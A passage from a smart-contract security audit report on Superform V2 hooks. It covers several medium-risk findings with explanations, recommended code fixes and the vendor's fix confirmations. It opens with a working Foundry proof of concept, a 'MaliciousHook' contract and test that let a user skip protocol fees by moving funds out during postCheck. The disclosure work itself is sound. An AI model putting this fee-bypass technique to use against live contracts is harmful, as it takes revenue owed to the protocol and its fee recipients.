↪  threshold, address maliciousHook)
        internal
        view
        returns (bytes memory)
    {
        // create validators
        BootstrapConfig[] memory validators = new BootstrapConfig[](1);
        validators[0] = BootstrapConfig({module: address(superMerkleValidator), data:
        ↪  abi.encode(signer)});

        // create executors
        BootstrapConfig[] memory executors = new BootstrapConfig[](1);
        executors[0] = BootstrapConfig({module: address(superExecutorModule), data: ""});

        // create hooks
        BootstrapConfig memory hook = BootstrapConfig({module: maliciousHook, data: ""});

        // create fallbacks
        BootstrapConfig[] memory fallbacks = new BootstrapConfig[](0);

        return nexusBootstrap.getInitNexusCalldata(
            validators, executors, hook, fallbacks, IERC7484(registry), attesters, threshold
        );
    }
```

2. In `E2EExecution.t.sol`, paste the following code. The test will create an account and initialize it with the malicious hook, deposit and redeem to an ERC4626 vault (small fees are generated even if this is done at the same time), and then check the fee receiver balance:

```
// E2EExecution.t.sol

function testOrion_feeBypassByCustomHook() public {
    uint256 amount = 10000e6;
    address underlyingToken = CHAIN_1_USDC;
    address morphoVault = CHAIN_1_MorphoVault;

    address accountOwner = makeAddr("owner");
    MaliciousHook maliciousHook = new MaliciousHook(accountOwner, underlyingToken);
```

```
    // Step 1: Create account and install custom malicious hook
    address nexusAccount = _createWithNexusWithMaliciousHook(
        address(nexusRegistry),
        attesters,
        threshold,
        1e18,
        address(maliciousHook)
    );

    maliciousHook.setAccount(nexusAccount);

    // Step 2: Account approval to the hook
    vm.startPrank(nexusAccount);
    IERC4626(underlyingToken).approve(
        address(maliciousHook),
        type(uint256).max
    );

    // add tokens to account
    _getTokens(underlyingToken, nexusAccount, amount);

    // 3. Create SuperExecutor data, with:
    // - approval
    // - deposit
    // - redemption, whose amount should be charged
    address[] memory hooksAddresses = new address[](3);
    hooksAddresses[0] = approveHook;
    hooksAddresses[1] = deposit4626Hook;
    hooksAddresses[2] = redeem4626Hook;

    bytes[] memory hooksData = new bytes[](3);
    hooksData[0] = _createApproveHookData(
        underlyingToken,
        morphoVault,
        amount,
        false
    );
    hooksData[1] = _createDeposit4626HookData(
        bytes4(bytes(ERC4626_YIELD_SOURCE_ORACLE_KEY)),
        morphoVault,
        amount,
        false,
        address(0),
        0
    );
    hooksData[2] = _createRedeem4626HookData(
        bytes4(bytes(ERC4626_YIELD_SOURCE_ORACLE_KEY)),
        morphoVault,
        nexusAccount,
        IERC4626(morphoVault).convertToShares(amount),
        false
    );

    ISuperExecutor.ExecutorEntry memory entry = ISuperExecutor
        .ExecutorEntry({
            hooksAddresses: hooksAddresses,
            hooksData: hooksData
        });

    address feeRecipient = makeAddr("feeRecipient"); // this is the recipient configured in base tests.

    // Fetch the fee recipient balance before execution
    uint256 feeReceiverBalanceBefore = IERC4626(CHAIN_1_USDC).balanceOf(feeRecipient);

    // prepare data & execute through entry point
    _executeThroughEntrypoint(nexusAccount, entry);

    // Ensure fee obtained is 0
    assertEq(IERC4626(CHAIN_1_USDC).balanceOf(feeRecipient) - feeReceiverBalanceBefore, 0);
}
```

3. In addition, add the malicious hook at the end of the file:

```
contract MaliciousHook {
```

```
    address public owner;
    address public account;
    address public underlying;
    uint256 count;
    uint256 constant MODULE_TYPE_HOOK = 4;

    constructor(address _owner, address _underlying) {
        owner = _owner;
        underlying = _underlying;
    }

    function setAccount(address _account) external {
        account = _account;
    }

    function preCheck(
        address msgSender,
        uint256 msgValue,
        bytes calldata msgData
    ) external returns (bytes memory hookData) {
        // do nothing in precheck
    }

    function postCheck(bytes calldata hookData) external {
        // This check isn't really necessary. However in our poc we batch
        // the approve, deposit and redeem calls in the same execution. Because of this, this postCheck
        // is called three times, after approving, after depositing and after redeeming, so we only want
        ↪  to call this
        // after redeeming. We limit it with a simple, unoptimized solution.
        if (count < 2) {
            count++;
            return;
        }
        // We directly transfer our balance. This will set `outAmount` to 0 in Superform's postExecute
        ↪  call to
        // ERC4626 redeem hook, instead of the actual redeemed amount.
        IERC4626(underlying).transferFrom(
            account,
            owner,
            IERC4626(underlying).balanceOf(account)
        );
    }

    function isModuleType(uint256 moduleTypeID) external view returns (bool) {
        return moduleTypeID == MODULE_TYPE_HOOK;
    }
    function onInstall(bytes calldata data) external {}
}
```

4. Make sure to have the `ETHEREUM_RPC_URL` env variable in your `.env`. Run the test with `forge test --mt testOrion_feeBypassByCustomHook`. In the end, the test ensures that the fee receiver has not obtained any asset. If we comment the `transferFrom` function call in our malicious hook's `postCheck` function, we'll see that the test fails, because the fee receiver actually gets some fees from the redemption, which were avoided by transferring assets outside of the account during the `withHook` modifier execution.

Recommendation: The fix is not trivial. Consider redesigning the way in which the total transacted amount for outflow hooks is computed, so that it can't be tampered with during the `withHook` modifier execution triggered by the account. The main goal is to avoid fetching the transacted amount after the actual account execution has finished (i.e after the internal `executeFromExecutor` execution has finished). A way to do this would be having a callback that is triggered at the end of the hook execution, but before any hook configured in the account is run. This callback would actually check the balance, instead of having the `postExecute` check.

Superform: Fixed in PR 614, PR 634 and PR 657.

3.2.12 Incorrect nonces for `Permit2` batch transfer

Submitted by Auditten, also found by c0pp3rscr3w3r, Atharv, Orion Security, Rsameth, Christoph Michel, carlos404 and kkk

Severity: Medium Risk

Context: BatchTransferFromHook.sol#L93

Summary: Execution of calls returned by `BatchTransferFromHook` will revert due to incorrect nonce in `permitBatch.details`.

Finding Description: In the Permit2 protocol, nonces are used to prevent signature replay attacks. These nonces function similarly to standard incrementing nonces and are maintained per owner, per token, and per spender. As a result, every permit involving the same owner, token, and spender must have a unique nonce.

In the BatchTransferFromHook hook, the `build` function generates an `executions` array. The first element of this array corresponds to a call to `IPermit2Batch.permit`, which sets allowances from the `from` address to the `account` address based on the provided `permitBatch` array. Each element in the `permitBatch` array includes four fields that specify the permit details for a given token: `token`, `amount`, `expiration`, and `nonce`.

On line 93, each nonce value is incorrectly set to 0, which means only the first permit (when the actual nonce is 0) for a given `(owner, token, spender)` tuple can be successfully executed. If even one nonce is incorrect, the entire `IPermit2Batch.permit` call will revert and the transfer will fail.

Impact Explanation: Midium: "Breaks Non-Core Functionality".

Likelihood Explanation: High: "Issues that can be triggered by any user, without significant constraints". The only requirement is that the user has previously set at least one allowance for the same token-spender pair using the Permit2 protocol and now wishes to create a new allowance for that pair.

Recommendation: This issue can be resolved by modifying the data structure and passing the correct nonces to `BatchTransferFromHook.build`. The data can be structured as follows:

```
  address from = BytesLib.toAddress(data, 0);
  uint256 amountTokens = BytesLib.toUint256(data, 20);
  uint256 sigDeadline = BytesLib.toUint256(data, 52);
  address[] tokens = BytesLib.slice(data, 84, 20 * amountTokens);
  uint256[] amounts = BytesLib.slice(data, 84 + 20 * amountTokens, 32 * amountTokens);
+  uint256[] nonces = BytesLib.slice(data, 84 + 20 * amountTokens + 32 * amountTokens, 32 * amountTokens);
-  bytes signature = BytesLib.slice(data, 84 + 20 * amountTokens + 32 * amountTokens, 65);
+  bytes signature = BytesLib.slice(data, 84 + 20 * amountTokens + 32 * amountTokens + 32 * amountTokens, 65);
```

Then, these nonce values can be used to construct the `details` array.

```
  for (uint256 i; i < amountTokens; i++) {
      address token = BytesLib.toAddress(tokensData, i * 20);
      uint256 amount = BytesLib.toUint256(amountsData, i * 32);
+     uint256 nonce = BytesLib.toUint256(noncesData, i * 32);

      if (token == address(0)) revert ADDRESS_NOT_VALID();
      if (amount == 0) revert AMOUNT_NOT_VALID();

      details[i] = IAllowanceTransfer.PermitDetails({
          token: token,
          amount: uint160(amount),
          expiration: uint48(sigDeadline),
-         nonce: uint48(0)
+         nonce: uint28(nonce)
      });
  }
```

Superform: Fixed in PR 552.

3.2.13 Incorrect asset address causes revert in `ApproveAndRedeem5115VaultHook`

Submitted by Auditten, also found by Cybrid, globalace, kelvinsmart, elolpuer, 0xAlix2 and samuraii77

Severity: Medium Risk

Context: ApproveAndRedeem5115VaultHook.sol#L123

Summary: After executing the calls returned by the `ApproveAndRedeem5115VaultHook.build` function, the `hook.postExecute(prevHook, account, hookData)` call reverts due to an underflow. This issue arises from an incorrect value assigned to the `asset` variable in the `preExecute` function, which was invoked prior to the `build` function.

Finding Description: The processing of each hook follows this sequence of function calls:

1. `hook.preExecute(prevHook, account, hookData)` This function stores information for accounting before executing the operations returned by the `build` function.
2. `hook.build(prevHook, account, hookData)` This function returns an array of calls the smart account should execute.
3. `_execute(account, executions)` Executes the operations returned by the `build` function.
4. `hook.postExecute(prevHook, account, hookData)` This function finalizes the hook's output, using the data stored during `preExecute` and the state after the execution of the calls.

In `ApproveAndRedeem5115VaultHook` function _preExecute stores the following values to transient storage:

- `asset` -- address placed in `data` starting from byte with index 24.
- `outAmount` -- balance of `asset` asset of the account before execution.

```
function _preExecute(address, address account, bytes calldata data) internal override {
    asset = BytesLib.toAddress(BytesLib.slice(data, 24, 20), 0);
    outAmount = _getBalance(account, data);
    usedShares = _getSharesBalance(account, data);
    spToken = data.extractYieldSource();
}
```

```
function _getBalance(address account, bytes memory) private view returns (uint256) {
    return IERC20(asset).balanceOf(account);
}
```

The `build` function returns executions and execution of them does the following things:

1. Create approval of the `tokenIn` token to `yieldSource` for the `shares` amount.
2. Performs `redeem` operation, decreasing `account` balance of `tokenIn`, and increasing the balance of `tokenOut`.

Here `tokenIn` is initialized in line 59 with the value of address placed in `data` starting from byte with index 24 (**same as for** `asset` **in** `_preExecute`).

```
address tokenIn = BytesLib.toAddress(data, 24);
```

The _postExecute function called after performing the redeem operation stores a value of `outAmount` as the difference of `IERC20(asset).balanceOf(account)` and the value of `outAmount` stored in `_preExecute` (same balance but before approve and redeem execution).

```
function _postExecute(address, address account, bytes calldata data) internal override {
    outAmount = _getBalance(account, data) - outAmount;
    usedShares = usedShares - _getSharesBalance(account, data);
}
```

However, the address stored in the `asset` variable is the same as `tokenIn`. And after the execution of redeeming `account` balance of `asset/tokenIn` decreases. This difference will be negative which will cause underflow and reverting of execution. So no redemption will be performed and protocol will not receive a fee from this hook execution (as this hook has the `OUTFLOW` type). The address stored in `asset` should represent the token received from redemption (the `tokenOut` in `build`), so `outAmmount` will represent the increase of the `tokenOut` balance for which fee calculation will be performed.

Impact Explanation: Midium: "Breaks Non-Core Functionality".

Likelihood Explanation: High: "Issues that can be triggered by any user, without significant constraints".

Recommendation: This issue can be resolved by storing the redeemed token's address in the `asset` variable.

```
  function _preExecute(address, address account, bytes calldata data) internal override {
-     asset = BytesLib.toAddress(BytesLib.slice(data, 24, 20), 0);
+     asset = BytesLib.toAddress(BytesLib.slice(data, 44, 20), 0);
      outAmount = _getBalance(account, data);
      usedShares = _getSharesBalance(account, data);
      spToken = data.extractYieldSource();
  }
```

Superform: Fixed in PR 499.

3.2.14 `SpectraExchangeHook` builds incorrect execution instructions when the `usePrevHookAmount` flag is set

Submitted by Auditten, also found by Dystopia, Cybrid, Christoph Michel, samuraii77 and elolpuer

Severity: Medium Risk

Context: SpectraExchangeHook.sol#L206

Summary: The `SpectraExchangeHook.build` function generates incorrect execution instructions when the `usePrevHookAmount` flag is set. This issue occurs specifically for commands of type `DEPOSIT_ASSET_IN_PT` due to improper generation of `updatedTxData`.

Finding Description: During the execution of `_validateTxData`, `params.updatedInputs[i]` is incorrectly generated for commands of type `DEPOSIT_ASSET_IN_PT`.

On line 194, `input` is decoded into five values, including `params.minShares` as the last one. However, on line 206, `params.updatedInputs[i]` is constructed by encoding only four values, excluding `params.minShares`.

Lines 235 and 238 use `params.updatedInputs` in `updatedTxData`, which will contain incorrect elements if there is at least one command of type `DEPOSIT_ASSET_IN_PT`.

```
if (params.selector == bytes4(keccak256("execute(bytes,bytes[])"))) {
    updatedTxData = abi.encodeWithSelector(params.selector, params.commandsData, params.updatedInputs);
} else if (params.selector == bytes4(keccak256("execute(bytes,bytes[],uint256)"))) {
    updatedTxData =
        abi.encodeWithSelector(params.selector, params.commandsData, params.updatedInputs, params.deadline);
}
```

Then, `updatedTxData` is used as `callData` in line 78 As a result, when the smart account performs the calls returned by the build function, it will revert because the Spectra router contract attempts to decode an array of 4 values as 5 - expecting a `minShares` value - which causes a decoding error.

Impact Explanation: Midium: "Breaks Non-Core Functionality".

Likelihood Explanation: High: "Issues that can be triggered by any user, without significant constraints".

Recommendation: This issue can be fixed by performing a correct generation of `params.updatedInputs[i]` in `_validateTxData` function.

```
  if (command == SpectraCommands.DEPOSIT_ASSET_IN_PT) {
      // https://dev.spectra.finance/technical-reference/contract-functions/router#deposit_asset_in_pt-command

      (params.pt, params.assets, params.ptRecipient, params.ytRecipient, params.minShares) =
                      abi.decode(input, (address, uint256, address, address, uint256));

      if (params.minShares == 0) revert INVALID_MIN_SHARES();
      if (params.pt != pt) revert INVALID_PT();
      if (params.ptRecipient != account || params.ytRecipient != account) revert INVALID_RECIPIENT();

      if (usePrevHookAmount) {
          params.assets = ISuperHookResult(prevHook).outAmount();
      }
      if (params.assets == 0) revert AMOUNT_NOT_VALID();

-     params.updatedInputs[i] = abi.encode(params.pt, params.assets, params.ptRecipient, params.ytRecipient);
+     params.updatedInputs[i] = abi.encode(params.pt, params.assets, params.ptRecipient, params.ytRecipient,
↪  params.minShares);
  }
```

Superform: Fixed in PR 526.

3.2.15 `Swap1InchHook` incorrectly encodes selector when `usePrevHookAmount = true`

Submitted by T1MOH, also found by greg, 0xAlix2, Cybrid, kkk and elolpuer

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: `build()` function in Hook is used to build calldata for transaction execution. As you can see, it passes txData without selector to function `_validateClipperSwap()` for example:

```
function build(address prevHook, address, bytes calldata data)
    external
    view
    override
    returns (Execution[] memory executions)
{
    address dstToken = address(bytes20(data[:20]));
    address dstReceiver = address(bytes20(data[20:40]));
    uint256 value = uint256(bytes32(data[40:USE_PREV_HOOK_AMOUNT_POSITION]));
    bool usePrevHookAmount = _decodeBool(data, USE_PREV_HOOK_AMOUNT_POSITION);
    bytes calldata txData_ = data[73:];

    bytes memory updatedTxData = _validateTxData(dstToken, dstReceiver, prevHook, usePrevHookAmount, txData_);
    ↪  // <<<

    executions = new Execution[](1);
    executions[0] = Execution({
        target: address(aggregationRouter),
        value: value,
        callData: usePrevHookAmount ? updatedTxData : txData_ // <<<
    });
}

function _validateTxData(
    address dstToken,
    address dstReceiver,
    address prevHook,
    bool usePrevHookAmount,
    bytes calldata txData_
) private view returns (bytes memory updatedTxData) {
    bytes4 selector = bytes4(txData_[:4]);

    if (selector == I1InchAggregationRouterV6.unoswapTo.selector) {
        /// @dev support UNISWAP_V2, UNISWAP_V3, CURVE and all uniswap-based forks
        updatedTxData = _validateUnoswap(txData_[4:], dstReceiver, dstToken, prevHook, usePrevHookAmount); //
        ↪  <<<
    } else if (selector == I1InchAggregationRouterV6.swap.selector) {
        /// @dev support for generic router call
        updatedTxData = _validateGenericSwap(txData_[4:], dstReceiver, dstToken, prevHook, usePrevHookAmount);
        ↪  // <<<
    } else if (selector == I1InchAggregationRouterV6.clipperSwapTo.selector) {
        updatedTxData = _validateClipperSwap(txData_[4:], dstReceiver, dstToken, prevHook, usePrevHookAmount);
        ↪  // <<<
    } else {
        revert INVALID_SELECTOR();
    }
}
```

It rebuilds `txData` in case it should use previous amount. Problem is that it forgets to include selector:

```
function _validateClipperSwap(
    bytes calldata txData_,
    address receiver,
    address toToken,
    address prevHook,
    bool usePrevHookAmount
) private view returns (bytes memory updatedTxData) {
    (
        IClipperExchange clipperExchange,
        address recipient,
        Address srcToken,
        IERC20 dstToken,
        uint256 inputAmount,
        uint256 outputAmount,
        uint256 expiryWithFlags,
        bytes32 r,
        bytes32 vs
    ) = abi.decode(
        txData_, (IClipperExchange, address, Address, IERC20, uint256, uint256, uint256, bytes32, bytes32)
    );

    // ...
    if (usePrevHookAmount) {
        updatedTxData = abi.encode(
            clipperExchange, recipient, srcToken, dstToken, inputAmount, outputAmount, expiryWithFlags, r, vs
        );
    }
}
```

Same issue exists in all types of 1inch swap.

Recommendation: Do not forget to include selector in txData.

Superform: Fixed in PR 509.

3.2.16 `_checkAndLockForSuperPosition()` works incorrectly with `EthenaUnstakeHook`

Submitted by T1MOH

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: In the end of hooks execution SuperBaseExecutor calls `_checkAndLockForSuperPosition()`:

```
function _processHook(address account, ISuperHook hook, address prevHook, bytes memory hookData)
    internal
    nonReentrant
{
    // ...

    // Stage 4: Finalize and set hook outputs
    hook.postExecute(prevHook, account, hookData);

    // Stage 5: Update accounting records based on hook type
    _updateAccounting(account, address(hook), hookData);

    // Stage 6: Handle cross-chain operations if needed
    _checkAndLockForSuperPosition(account, address(hook)); // <<<
}

function _checkAndLockForSuperPosition(address account, address hook) internal virtual {
    // Get cross-chain operation details from the hook
    address vaultBank = ISuperHookResult(address(hook)).vaultBank();
    uint256 dstChainId = ISuperHookResult(address(hook)).dstChainId();

    // Process cross-chain operation if a vault bank is specified
    if (vaultBank != address(0)) {
        address spToken = ISuperHookResult(hook).spToken();
        uint256 amount = ISuperHookResult(hook).outAmount();

        // Create and execute approval for the vault bank to access tokens
        Execution[] memory execs = new Execution[](1);
        execs[0] = Execution({
```

```
            target: spToken,
            value: 0,
            callData: abi.encodeCall(IERC20.approve, (address(vaultBank), amount)) // <<<
        });
        _execute(account, execs);

        // Ensure destination chain is different from current chain
        if (dstChainId == block.chainid) revert INVALID_CHAIN_ID();

        // Emit event for cross-chain position minting
        emit SuperPositionMintRequested(account, spToken, amount, dstChainId);
    }
}
```

Basically this function performs `spToken.approve(vaultBank, outAmount)`. `spToken` - token received from the hook, `vaultBank` - is specified in calldata, `outAmount` - received amount of `spToken`. In Superform `vaultBank` is set in "deposit" hooks across vault implementations. I.e. it's intended to perform cross transfer of vault share token, like in ERC4626:

```
function _preExecute(address, address account, bytes calldata data) internal override {
    // store current balance
    outAmount = _getBalance(account, data);
    vaultBank = BytesLib.toAddress(data, 77);
    dstChainId = BytesLib.toUint256(data, 97);
    spToken = data.extractYieldSource();
}

function _postExecute(address, address account, bytes calldata data) internal override {
    outAmount = _getBalance(account, data) - outAmount;
}
```

However `EthenaUnstakeHook` sets those variables incorrectly. On the contrary it is OUTFLOW hook, therefore `outAmount` - amount of USDe received (asset amount). But it still uses `spToken = shareAddress`, but actual token received is asset:

```
function _preExecute(address, address account, bytes calldata data) internal override {
    address yieldSource = data.extractYieldSource();
    asset = IERC4626(yieldSource).asset();
    outAmount = _getBalance(account, data);
    usedShares = _getSharesBalance(account, data);
    vaultBank = BytesLib.toAddress(data, 57);
    dstChainId = BytesLib.toUint256(data, 77);
    spToken = yieldSource; // <<<
}
```

As a result, `_checkAndLockForSuperPosition()` approves incorrect token - so works incorrectly with EthenaUnstakeHook. It makes next bridge hook to revert due to lack of approval. It breaks the purpose of function `_checkAndLockForSuperPosition()`.

Recommendation: Update `EthenaUnstakeHook.sol`:

```
  function _preExecute(address, address account, bytes calldata data) internal override {
      // ...
      dstChainId = BytesLib.toUint256(data, 77);
-     spToken = yieldSource;
+     spToken = asset;
  }
```

Superform: Fixed in PR 607.

3.2.17 User can avoid paying fee on Claim hooks

Submitted by T1MOH, also found by Orion Security, Orion Security, Cybrid, 0xAlix2, globalace, samuraii77 and samuraii77

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: Issue is present in all 3 hooks `FluidClaimRewardHook`, `GearboxClaimRewardHook`, `YearnClaimOneRewardHook`. But let's analyze only 1. It simply calls "claim" function of 3rd party protocol:

```
function build(address, address, bytes memory data)
    external
    pure
    override
    returns (Execution[] memory executions)
{
    address stakingRewards = BytesLib.toAddress(data, 0);
    if (stakingRewards == address(0)) revert ADDRESS_NOT_VALID();

    return _build(stakingRewards, abi.encodeCall(IFluidLendingStakingRewards.getReward, ()));
}

function _build(address yieldSource, bytes memory encoded) internal pure returns (Execution[] memory
↪  executions) {
    executions = new Execution[](1);
    executions[0] = Execution({target: yieldSource, value: 0, callData: encoded});
}
```

Let's take a look on how it calculates `outAmount`. Parameters `rewardToken` and `account` are supplied by user himself:

```
function _preExecute(address, address, bytes calldata data) internal override {
    asset = BytesLib.toAddress(data, 20);
    if (asset == address(0)) revert ASSET_ZERO_ADDRESS();

    outAmount = _getBalance(data);
}

function _postExecute(address, address, bytes calldata data) internal override {
    outAmount = _getBalance(data) - outAmount;
}

function _getBalance(bytes memory data) internal view returns (uint256) {
    address rewardToken = BytesLib.toAddress(data, 20);
    address account = BytesLib.toAddress(data, 40);

    if (rewardToken == address(0)) revert REWARD_TOKEN_ZERO_ADDRESS();

    return IERC20(rewardToken).balanceOf(account);
}
```

It means he can provide any balance of any user, as a result he can make `outAmount = 0`. This variable is used to apply a fee to user in `SuperExecutorBase.sol`:

```
function _updateAccounting(address account, address hook, bytes memory hookData) internal virtual {
    ISuperHook.HookType _type = ISuperHookResult(hook).hookType();
    if (_type == ISuperHook.HookType.INFLOW || _type == ISuperHook.HookType.OUTFLOW) {
        // ...

        // Update accounting records and calculate any fees
        uint256 feeAmount = ISuperLedger(config.ledger).updateAccounting(
            account,
            yieldSource,
            yieldSourceOracleId,
            _type == ISuperHook.HookType.INFLOW, // True for inflow, false for outflow
            ISuperHookResult(address(hook)).outAmount(), // Amount of shares or assets processed // <<<
            ISuperHookResultOutflow(address(hook)).usedShares() // Shares consumed (for outflows)
        );

        // Handle fee collection for outflows if a fee was generated
        if (feeAmount > 0 && _type == ISuperHook.HookType.OUTFLOW) {
            // ...
        }
    }
}
```

As a result, user can avoid paying fee by supplying arbitrary data.

Recommendation: Fetch balance from current `account` representing Smart Account. And fetch reward token from 3rd party protocol.

Superform:

- Gearbox: PR 597.

- Fluid: PR 631 / initial PR 497.

3.2.18 `ClaimCancelRedeemRequest7540Hook.sol` doesn't fill cross chain data

Submitted by T1MOH

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: `SuperExecutorBase.sol` performs an approve to `vaultBank` in case according hook variables are filled:

```
function _processHook(address account, ISuperHook hook, address prevHook, bytes memory hookData)
    internal
    nonReentrant
{
    // ...

    // Stage 6: Handle cross-chain operations if needed
    _checkAndLockForSuperPosition(account, address(hook));
}

function _checkAndLockForSuperPosition(address account, address hook) internal virtual {
    // Get cross-chain operation details from the hook
    address vaultBank = ISuperHookResult(address(hook)).vaultBank(); // <<<
    uint256 dstChainId = ISuperHookResult(address(hook)).dstChainId(); // <<<

    // Process cross-chain operation if a vault bank is specified
    if (vaultBank != address(0)) {
        address spToken = ISuperHookResult(hook).spToken();
        uint256 amount = ISuperHookResult(hook).outAmount();

        // Create and execute approval for the vault bank to access tokens
        Execution[] memory execs = new Execution[](1);
        execs[0] = Execution({
            target: spToken,
            value: 0,
            callData: abi.encodeCall(IERC20.approve, (address(vaultBank), amount)) // <<<
        });
        _execute(account, execs);

        // ...
    }
}
```

Those variables are filled in every hook that results in receiving vault shares and USDe, they are:

- `ApproveAndDeposit4626VaultHook`.
- `Deposit4626VaultHook`.
- `ApproveAndDeposit5115VaultHook`.
- `Deposit5115VaultHook`.
- `Deposit7540VaultHook`.
- `EthenaUnstakeHook`.

However it's missing `ClaimCancelRedeemRequest7540Hook`. As a result of this operation, user claims shares supplied previously to redeem. Such operation is specified in ERC7887.

Recommendation: Consider adding this operation to cross chain logic in `SuperExecutorBase`.

Superform: Fixed in PR 608.

3.2.19 `SpectraExchangeHook` incorrectly decodes `usePrevHookAmount`

Submitted by T1MOH, also found by Audittens, Cybrid, Christoph Michel, globalace, Daniel526, prk0, kelvinsmart, elolpuer and Sneks

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: Most hooks reserve first 24 bytes for `sourceOracleId` and `yieldSourceAddress`, so actual data starts after such buffer. Here you can see that `usePrevHookAmount` is expected to be at index 24, however it tries to decode index 0:

```
/// @title SpectraExchangeHook
/// @author Superform Labs
/// @dev data has the following structure
/// @notice         bytes4 placeholder = bytes4(BytesLib.slice(data, 0, 4), 0);
/// @notice         address yieldSource = BytesLib.toAddress(data, 4);
    /// @notice         bool usePrevHookAmount = _decodeBool(data, 24); // <<<
/// @notice         uint256 value = BytesLib.toUint256(data, 57);
/// @notice         bytes txData_ = BytesLib.slice(data, 57, data.length - 57);
contract SpectraExchangeHook is BaseHook, ISuperHookContextAware, ISuperHookInspector {
    using HookDataDecoder for bytes;

    uint256 private constant USE_PREV_HOOK_AMOUNT_POSITION = 0; // <<<
    uint256 private constant AMOUNT_POSITION = 57;

    function build(address prevHook, address account, bytes calldata data)
        external
        view
        override
        returns (Execution[] memory executions)
    {
        address pt = data.extractYieldSource();
        bool usePrevHookAmount = _decodeBool(data, USE_PREV_HOOK_AMOUNT_POSITION); // <<<
        uint256 value = abi.decode(data[25:AMOUNT_POSITION], (uint256));
        bytes memory txData_ = data[AMOUNT_POSITION:];

        bytes memory updatedTxData = _validateTxData(data[AMOUNT_POSITION:], account, usePrevHookAmount,
        ↪  prevHook, pt);

        executions = new Execution[](1);
        executions[0] =
            Execution({target: address(router), value: value, callData: usePrevHookAmount ? updatedTxData :
            ↪  txData_});
    }
```

As a result, `SpectraExchangeHook` sets incorrect amounts to process. In most cases 1st byte of selector is not 0 - so it will decode `usePrevHookAmount = true`: sometimes it will use 0, sometimes it will use arbitrary amount from previous hook. Anyway `SpectraExchangeHook` works incorrectly.

Recommendation: Use Index 24.

Superform: Fixed in PR 507.

3.2.20 Incorrect proof management makes cross-chain design not work as expected

Submitted by Orion Security, also found by Aamirusmani1552

Severity: Medium Risk

Context: SuperValidatorBase.sol#L102

Summary: Merkle proofs are incorrectly handled, and prevent sending more than one cross-chain message in the same userOp.

Finding Description: The main core functionality for Superform V2 is to allow chaining multiple messages in the same userOp. From the diagram shown in the cross-chain execution section from documentation, we can see that it is expected for users to sign a merkle root from a tree made for multiple operations: one in the source chain, and as many as required (as long as gas allows it) for each destination chain.

We'll use this example to show how a fundamental flaw in how proofs are managed in the current implementation prevents the main expected functionality from working, only allowing one cross-chain message to be sent in the same `userOp`. When a `userOp` is validated in the `SuperMerkleValidator`, the following logic is triggered:

```
function validateUserOp(PackedUserOperation calldata _userOp, bytes32 _userOpHash)
    external
    override
    returns (ValidationData)
{
        // ...SNIP
    SignatureData memory sigData = _decodeSignatureData(_userOp.signature);

        // Process signature
    (address signer,) = _processSignatureAndVerifyLeaf(sigData, _userOpHash);

    // ...
```

There's two things we need to focus on:

1. Proofs for the source chain rely entirely on the userOp hash. We can see this by checking the `_createLeaf()` function when processing the signature and verifying the leaf.

    ```
    function _processSignatureAndVerifyLeaf(SignatureData memory sigData, bytes32 userOpHash)
        private
        pure
        returns (address signer, bytes32 leaf)
    {
        // ...SNIP

        leaf = _createLeaf(abi.encode(userOpHash), sigData.validUntil);

            // ...
        }

    function _createLeaf(bytes memory data, uint48 validUntil) internal pure override returns (bytes32) {
        bytes32 userOpHash = abi.decode(data, (bytes32));
        return keccak256(bytes.concat(keccak256(abi.encode(userOpHash, validUntil))));
    }
    ```

    Essentially, this means that if we sign a root for a tree which has multiple cross-chain actions, we need to trigger all of those actions in the same `userOp`. This is trivial but must be highlighted.

2. The signature data contains two proofs: one for the source chain (enough) and one for the destination chain. This is the root cause of this bug, and a fundamental flaw in the current design:

    ```
    // SuperValidatorBase.sol

    function _decodeSignatureData(bytes memory sigDataRaw) internal pure virtual returns (SignatureData
    ↪  memory) {
        (
            uint48 validUntil,
            bytes32 merkleRoot,
            bytes32[] memory proofSrc,
            bytes32[] memory proofDst, <@ Only one proof is alllowed for destination!
            bytes memory signature
        ) = abi.decode(sigDataRaw, (uint48, bytes32, bytes32[], bytes32[], bytes));
        return SignatureData(validUntil, merkleRoot, proofSrc, proofDst, signature);
    }
    ```

    As shown in the code snippet, only one proof is allowed for the destination leaf. The problem is that if we have a merkle tree with more than two leaves (just like the tree one shown in the documentation), we won't be able to provide the proof for all the cross-chain transactions, given that we can only provide one leaf in the encoded signature data. The or example we have a tree with:

    - In Ethereum (source chain): ERC4626 vault deposit, sending a message to OP and sending a message to Base, all performed in the source chain. This would be the tree's the first leaf.
    - In OP: receive the source message, which transfers a token and includes execution data to perform a swap. This would be the tree's second leaf.
    - In Base: receive the source messsage, which transfers a token and includes execution data to redeem from an ERC4626 vault. This would be the tree's third leaf.

    In this example, we would only be able to encode the proof for the ethereum actions, and either the Op or the Base actions, but not both. Note how the cross-chain messages can be both for the same

destination chain (maybe one message to transfer one token, and another to transfer a different token), and it wouldn't work either.

This effectively breaks the main core functionality of Superform V2: being able to sign a single root of a merkle tree containing multiple cross-chain actions, so that all of the cross-chain actions can be triggered with a single signature.

Impact Explanation: Impact is high. One of the expected core behaviors of the protocol, being able to sign a single merkle root to perform multiple cross-chain actions, can't be done.

Likelihood Explanation: Likelihood is high. There's no way to trigger multiple cross-chain messages in the same userOp, so this issue will be found every time an account wants to perform multiple bridging actions.

Proof of Concept: The following proof of concept illustrates the issue. The test will build a transaction interacting with four hooks:

- Two for approval of USDC and WETH to the across bridge.
- One to actually bridge USDC.
- One to actually bridge WETH.

The test reaches a point where we need to build the three leaves from the merkle tree. Then, we are forced to only select two for the signature data, which is the actual issue described in the report. We need to decide if we want either the USDC bridge transaction or the WETH bridge transaction to include the correct signature.

At the end, we record the emitted logs, looking for the `FundsDeposited` emitted event by across, we retrieve the stored signature data, decode it to extract the destination proof, and verify that the destination proof is the same for both the USDC and WETH messages (which is incorrect).

In order to run the poc, in `E2EExecution.t.sol`:

1. Add these imports:

```
import {IMinimalEntryPoint, PackedUserOperation} from
↪  "../../src/vendor/account-abstraction/IMinimalEntryPoint.sol";
import {Execution} from "modulekit/accounts/erc7579/lib/ExecutionLib.sol";
import {AcrossSendFundsAndExecuteOnDstHook} from
↪  "../../src/core/hooks/bridges/across/AcrossSendFundsAndExecuteOnDstHook.sol";
import "forge-std/Test.sol";
import "forge-std/console.sol";
```

2. In `MinimalBaseNexusIntegrationTest.t.sol`, make `_getSignature` internal instead of private.
